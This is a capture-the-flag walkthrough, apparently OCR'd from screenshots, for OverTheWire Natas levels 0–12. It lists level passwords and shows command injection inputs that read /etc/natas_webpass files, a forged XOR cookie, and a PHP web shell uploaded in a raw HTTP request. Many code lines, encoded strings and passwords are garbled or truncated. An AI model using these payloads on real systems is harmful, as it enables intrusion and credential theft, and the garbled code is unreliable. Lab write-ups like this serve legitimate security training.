



OverTheWire Natas Series

Natas teaches the basics of server side web-security.

Each level of **natas** consists of its own website located at <http://natasX.natas.labs.overthewire.org>, where X is the level number. There is **no SSH login**. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.

Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. **All passwords are also stored in /etc/natas_webpass/**. E.g. the password for natas5 is stored in the file /etc/natas_webpass/natas5 and only readable by natas4 and natas5.

▼ Level 0

Username: natas0
Password: natas0
URL: <http://natas0.natas.labs.overthewire.org>

A screenshot of a web browser window. The address bar shows the URL "natas0.natas.labs.overthewire.org". The page itself is titled "NATAS0" and contains a single line of text: "You can find the password for the next level on this page." In the top right corner of the page, there is a small "Scanner" icon with the text "Scanner tokens".

```

<html>
  <head></head>
  <body>
    <h1>natas8</h1>
    <div id="content">
      <div>
        <p>You can find the password for the next level on this page. "</p>
        <!-- The password for natas1 is 0nzCigAq7t2iALyvU9xcHIYN4MlkIwlq --> == $0
      </div>
      <div id="wechallform" style="display: block;" class="ui-draggable">
        <p>Submit token:</p>
        <form id="realechallform" action="https://www.wechall.net/10-levels-on-Natas.html" enctype="application/x-www-form-urlencoded" method="post">
          <input type="hidden" name="wfid" value="">
          <input type="hidden" name="password_solution" value="natas8">
          <input type="hidden" name="igotitnow" value="Register">
        </form>
      </div>
    </div>
  </body>
</html>


```

Password:

0nzCigAq7t2iALyvU9xcHIYN4MlkIwlq

▼ Level 1

URL : <http://natas1.natas.labs.overthewire.org>





Password:

TguMNxKo1DSa1tujBLuZJnDUICcUAPI

▼ Level 2

URL : <http://natas2.natas.labs.overthewire.org>






Index of /files

Name Last modified Size Description

Parent Directory	-		
pixel.png	2025-08-15 13:06	303	
users.txt	2025-08-15 13:06	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80





Password:

3gqisGdR0pjm6tpkDKdIW02hSvhLeYH

▼ Level 3

URL : <http://natas3.natas.labs.overthewire.org>




Index of /s3cr3t

Name Last modified Size Description

Parent Directory	-		
users.txt	2025-08-15 13:06	40	

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80




Password:

QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

▼ Level 4

URL : <http://natas4.natas.labs.overthewire.org>




```
Windows\system32>curl -v -H "Referer: http://natas5.natas.labs.overthewire.org/" -u natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ http://natas4.natas.labs.overthewire.org/
* Trying 56.228.72.241:80...
* Connected to natas4.natas.labs.overthewire.org (56.228.72.241) port 80 (#0)
* SSL connection using Basic with user 'natas4'
* GET / HTTP/1.1
* Host: natas4.natas.labs.overthewire.org
* Authorization: Basic b2FfX2R0bDpYeVpYYzJlMphuFVNlEhydEh4enlZaZoI0tVeExR
* User-Agent: curl/7.83.1
* Accept: */*
* Referer: http://natas5.natas.labs.overthewire.org/
* Mark bundle as not supporting multiuse
* HTTP/1.1 200 OK
* Date: Thu, 28 Aug 2025 17:21:00 GMT
* Server: Apache/2.4.58 (Ubuntu)
* Vary: Accept-Encoding
* Content-Length: 662
* Content-Type: text/html; charset=UTF-8
{
html>
head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" /><script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas4", "pass": "QryZXc2e0zahULdHrtHxzyYkj59kUxLQ" };</script></head>
body>
    <h1>natas4</h1>
    <div id="content">
        access granted. The password for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msni1ToI
    <br/>
    <div id="viewsource"><a href="index.php">Refresh page</a></div>
    </div>
</body>
</html>
* Connection #0 to host natas4.natas.labs.overthewire.org left intact
C:\Windows\system32>
```

Password:

0n35PkggAPm2zbEpOU802c0x0Msni1ToI

▼ Level 5

URL : <http://natas5.natas.labs.overthewire.org>




Password:


0RoJwHdSKWFTYR5WuiAewauSuNaBXned

▼ Level 6

URL : <http://natas6.natas.labs.overthewire.org>



```
<?
$secret = "FOEIUIGHFEEUHOUIU";
?>
```




Password:


bm...g8SvU1LizuWjx3y7xkNERkHxGre0GS

▼ Level 7

URL : <http://natas7.natas.labs.overthewire.org>



```
<html>
<head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/s/wechall.js"></script><script src="http://natas.labs.overthewire.org/s/wechall.js"></script></head>
<body>
<h1>natas7</h1>
<div id="content">
<a href="index.php?page=show">Home</a>
<a href="index.php?page=about">About</a>
<br>
<br>
    this is the front page
<br>
<!-- Hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
</body>
</html>
```



Password:

xcoXLmz...MkoIP9D7hl...Plh9XD7OgLAe5Q

▼ Level 8

URL : <http://natas8.natas.labs.overthewire.org>

NATAS8

Login secret:

[View sourcecode](#)

```
<!DOCTYPE html>
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script src="http://natas.labs.overthewire.org/jQuery%20UI%20-%20Natas%20Level%209%20-%20Wechall%20Info%20-%20Level%209%20-%20Censored.js"></script>
<script src="http://natas.labs.overthewire.org/jQuery%20UI%20-%20Natas%20Level%209%20-%20Wechall%20Info%20-%20Level%209%20-%20Censored.js"></script>
</head>
<body>
<div id="Content">
<?>
$encodedSecret = "3d3d516343746d4dedc315669563362";
function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(empty($_POST['secret'])) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
</?>

<form method="post">
Input secret: <input name="secret"><br>
<input type="submit" name="submit">
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

PHP Sandbox

```
1 <?>
2
3 $secret = "3d3d516343746d4dedc315669563362";
4
5 <?php
6     function decodeSecret($secret) {
7         return base64_decode(strrev(hex2bin($secret)));
8     }
9     echo(decodeSecret($secret))
?>
```

PHP Versions and Options (8.2.20)

Other Options

Execute Code Save or share code

Result for 8.2.20:

```
oubhWf2k8q
```

NATAS8

Access granted. The password for natas9 is
ZE1ck82lmdGloErIhQgWND6j2Wzz6b6t
Login secret:




[View sourcecode](#)

Password:

ZE1ck82lmdGloErIhQgWND6j2Wzz6b6t

▼ Level 9

URL : <http://natas9.natas.labs.overthewire.org>



Command Injection:


```
;cat /etc/natas_webpass/natas10
```

Password:

t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu

▼ Level 10

URL : <http://natas10.natas.labs.overthewire.org>




```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level --&gt;
&lt;link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"&gt;
&lt;link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" /&gt;
&lt;link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" /&gt;
&lt;script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"&gt;&lt;/script&gt;
&lt;script src="http://natas.labs.overthewire.org/js/jquery-ui.js"&gt;&lt;/script&gt;
&lt;script src="http://natas.labs.overthewire.org/js/wechall-data.js"&gt;&lt;/script&gt;&lt;script src="http://natas.labs.overthewire.org/js/wechall.js"&gt;&lt;/script&gt;
&lt;script&gt;var wechallInfo = { "level": "natas10", "pass": "&lt;censored&gt;" };&lt;/script&gt;&lt;/head&gt;
&lt;body&gt;
&lt;h1&gt;natas10&lt;/h1&gt;
&lt;div id="content"&gt;

For security reasons, we now filter on certain characters&lt;br/&gt;&lt;br/&gt;
&lt;form&gt;
Find words containing: &lt;input name=needle&gt;&lt;input type=submit name=submit value=Search&gt;&lt;br&gt;&lt;br&gt;
&lt;/form&gt;

Output:
&lt;pre&gt;
&lt;?
$key = "";
if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;\\$]/', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
&lt;/pre&gt;

&lt;div id="viewsource"&gt;&lt;a href="index-source.html"&gt;View sourcecode&lt;/a&gt;&lt;/div&gt;
&lt;/div&gt;
&lt;/body&gt;
&lt;/html&gt;</pre>
```



Command Injection:


.* /etc/natas_webpass/natas11

Password:

UJdqkK1pTu6VLt9UHWAqRZz6sVUZ3IEk

▼ Level 11

URL : <http://natas11.natas.labs.overthewire.org>



```
< > C ▲ Not secure natas11.natas.labs.overthewire.org/index-source.html
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src= http://natas.labs.overthewire.org/js/wechall.js ></script>
<script>var wechallInfo = { "level": "natas11", "pass": "<censored>" };</script></head>
</>

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outtext = '';
    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outtext .= $text[$i] ^ $key[$i % strlen($key)];
    }
    return $outText;
}

function loadData($def) {
    global $COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $COOKIE)) {
        $tempdata = json_decode(xor_encrypt(base64_decode($COOKIE['data'])), true);
        if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
            if (preg_match('/^#[a-f\d]{6}$/i', $tempdata['bgcolor'])) {
                $mydata["showpassword"] = $tempdata['showpassword'];
                $mydata["bgcolor"] = $tempdata['bgcolor'];
            }
        }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor", $_REQUEST)) {
    if (preg_match('/^#[a-f\d]{6}$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}
saveData($data);

?>
<h1>natas11</h1>
<div id="content">
<body style="background: <?=$data['bgcolor']?>;>
Cookies are protected with XOR encryption<br><br>
<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}
?>
<form>
Background color: <input name=bgcolor value=<?=$data['bgcolor']?>>
<input type=submit value="Set color">

```

PHP Sandbox

```

1 <?
2
3 echo json_encode(array( "showpassword"=>"no", "bgcolor"=>"#fffff"));
4
5 ?>

```

PHP Versions and Options (8.2.20)

Other Options

Execute Code **Save or share code**

Result for 8.2.20:

```
{"showpassword":"no","bgcolor":"#fffff"}  


```

Download CyberChef

Last build A month ago - Version 10 is here! Read about the new features here

Operations

- from base
 - From Base
 - From Base2
 - From Base3
 - From Base4
 - From Base5
 - From Base6
 - From Base7
 - From Base8
 - From Base9
 - From Base10
 - From Base11
 - From Base12
 - From Base13
 - From Base14
 - From Base15
 - From Base16
 - From Base17
 - Fork
 - To Base2
- Favourites
- Data format
- Encryption / Encoding

Recipe

From Base64

Input

```
http://davids瑩ityAfjy81V0cQqX132j0UE1s7Abde01G1JlJMy1xThgX3D
```

Output

```
3'oxw7 mewt (A5*8H1F5mewt)mcwfH7"1 m="1fwz7
```

Download CyberChef

Last build A month ago - Version 10 is here! Read about the new features here

Operations

- xor
- XOR
- XOR Checksum
- XOR Brute Force
- XOR Random Number
- How to Object Identifier
- Unicode Text Format
- Text Encoding Brute Force
- Lorenz
- Magic
- Favourites
- Data format
- Encryption / Encoding

Recipe

XOR

Key

```
{"showpassword":"no","bgcolor":"#fffff"}
```

Input

```
3'oxw7 mewt (A5*8H1F5mewt)mcwfH7"1 m="1fwz7
```

Output

```
3'oxw7 mewt (A5*8H1F5mewt)mcwfH7"1 m="1fwz7
```

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar lists various encoding and decoding options. In the center, a 'Recipe' panel shows an 'XOR' operation with a key 'eDwo' and 'UTF8' scheme. Below it, another 'To Base64' panel shows an alphabet of 'A-Za-z0-9+/='.

Input:

```
{"showpassword":"yes","bgcolor":"#ffffff"}
```

Output:

```
HmYkBuozJw4hNyAAfY81VUc9MbxHahHUA1c44ao2dVHZzE3AyIxUCs5
```


Password:

```
yZdkjAYZRd3R7tq7T5kXMjMJI0lkzDeB
```

▼ Level 12

URL : <http://natas12.natas.labs.overthewire.org>

The screenshot shows a browser window for 'NATAS12'. The page displays a file upload form with a placeholder 'Choose a JPEG to upload (max 1KB)' and a 'Upload File' button. A 'View sourcecode' link is visible below the form.



The screenshot shows a Notepad window with the title "natas12.php - Notepad". The menu bar includes "File", "Edit", "View", and a settings gear icon. The main content area contains the following PHP code:

```
<?php passthru($_GET['cmd']); ?>
```

```
Request
Pretty Raw Hex



1 POST /index.php HTTP/1.1
2 Host: natas12.natas.labs.overthewire.org
3 Content-Length: 452
4 Cache-Control: max-age=0
5 Authorization: Basic bmFOYXMXMjp5WmPrakFZWlJkMlI3dHE3VDVrWE1qTUpst0lrekRlQg==
6 Accept-Language: en-US,en;q=0.9
7 Origin: http://natas12.natas.labs.overthewire.org
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5mqBceGCLYR56lcZ
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://natas12.natas.labs.overthewire.org/
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16 ----WebKitFormBoundary5mqBceGCLYR56lcZ
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000
20 ----WebKitFormBoundary5mqBceGCLYR56lcZ
21 Content-Disposition: form-data; name="filename"
22
23 7k49rpve6e.jpg
24 ----WebKitFormBoundary5mqBceGCLYR56lcZ
25 Content-Disposition: form-data; name="uploadedfile"; filename="natas12.php"
26 Content-Type: application/octet-stream
27
28 <?php passthru($_GET['cmd']); ?>
29 ----WebKitFormBoundary5mqBceGCLYR56lcZ--
```

Request

```
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: natas12.natas.labs.overthewire.org
3 Content-Length: 452
4 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySmqBceGCLYR56lc2
5 Authorization: Basic bmc0Xmxkmp5VnRrakFZVlJhM13dHE3VDvRWEiqTUpwUlreRiQp=
6 Accept-Language: en-US,en;q=0.9
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
